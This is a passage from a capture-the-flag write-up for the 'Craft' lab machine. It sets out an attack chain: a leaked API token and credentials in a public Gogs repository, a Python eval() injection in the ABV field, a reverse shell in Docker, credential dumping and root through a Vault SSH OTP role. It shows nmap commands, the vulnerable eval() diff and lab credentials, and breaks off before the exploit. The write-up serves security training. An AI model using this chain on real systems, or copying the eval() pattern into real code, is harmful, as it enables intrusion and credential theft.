

Summary
Craft runs a Gogs instance alongside a REST API for a beer brewing application. The Gogs repository is public and the commit history is careless. An open issue exposes a JWT API token, and a test script committed by a developer contains plaintext credentials. A second commit shows the fix for an ABV validation bug, and the fix itself is a vulnerability: the ABV value is passed unsanitized into Python’s eval(). Using the leaked credentials to authenticate to the API and injecting a reverse shell payload into the brew endpoint lands a shell as root inside a Docker container.


Inside the container, a database test script points to a MySQL instance. Reading the settings file gets the credentials, and a quick Python query against the user table dumps three sets of credentials. SSH does not work with any of them, but Gilfoyle’s credentials authenticate to Gogs. His private repository contains a .ssh folder with an RSA private key. SSH as Gilfoyle uses the database password to unlock the key and gives the user flag.

A .vault-token file in Gilfoyle’s home directory and a secrets.sh script from his Gogs private repository reveal that HashiCorp Vault is configured with an SSH OTP backend using root as the default user. Running vault ssh with that role generates a one-time password for a direct root login.
Flags:
- User: Gogs commit history → eval() injection → Docker shell → MySQL dump → Gilfoyle creds → Gogs private repo → SSH key → SSH
- Root: .vault-token → Vault SSH OTP role → root login
Detailed Walkthrough
Enumeration
Nmap Scan
Start with a full TCP port scan:
sudo nmap -p- --min-rate 1000 -T4 10.129.229.45 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run the detailed service scan:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.229.45PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
443/tcp open ssl/http nginx 1.15.8
6022/tcp open ssh Golang x/crypto/ssh server (protocol 2.0)
- 443 (HTTPS) is the main attack surface. The SSL certificate identifies the domain as
craft.htb- 22 (SSH) is standard OpenSSH on Debian, worth keeping in mind once credentials are found
- 6022 (SSH) is a Golang SSH server, not the system SSH. This ends up being the Gogs application’s built-in git SSH service, not a shell entry point
Add the domain to /etc/hosts:
sudo nano /etc/hosts
# 10.129.229.45  craft.htb
Web Enumeration
The HTTPS site is a simple landing page for a craft beer API.

Browsing the page reveals two links in the navigation: one pointing to api.craft.htb/api and one to gogs.craft.htb.



Add both subdomains to /etc/hosts and visit them. The API site is a Swagger UI exposing the REST API endpoints.
The Gogs site is a self-hosted Git service with a login page, but also a public repository for the craft-api project.

Gogs Repository Enumeration
Open Issues — API Token Exposure
The public Craft/craft-api repository has open issues.

One of them is a developer reporting an ABV validation bug, and the message includes a full API token in the request headers:
X-Craft-API-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw
Finding 1: API Token Exposed in Public Gogs Issue
The issue also links to a commit that contains the fix for the bug.
Commit History — eval() Vulnerability
Clicking the commit link in the issue shows the patch. The relevant section:
+        # make sure the ABV value is sane.
+        if eval('%s > 1' % request.json['abv']):
+            return "ABV must be a decimal value less than 1.0", 400
+        else:
+            create_brew(request.json)
The ABV value from the request JSON is string-formatted directly into eval(). There is no sanitization. Any Python expression passed as the ABV will execute on the server.
Finding 2: ABV Endpoint Passes Unsanitized User Input to Python eval()
Dinesh’s Test Script
Knowing that Dinesh is writing unsanitized code, let’s take a look at his profile and see what other commits he has made.

The test script commit contains a hardcoded credential:
response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
Credentials recovered: dinesh:4aUh0A8PbVJxgd
Finding 3: Developer Committed Plaintext Credentials to a Public Repository
Foothold — eval() Injection via API
Cloning and Testing the API
Clone the repository to work with the test script locally:
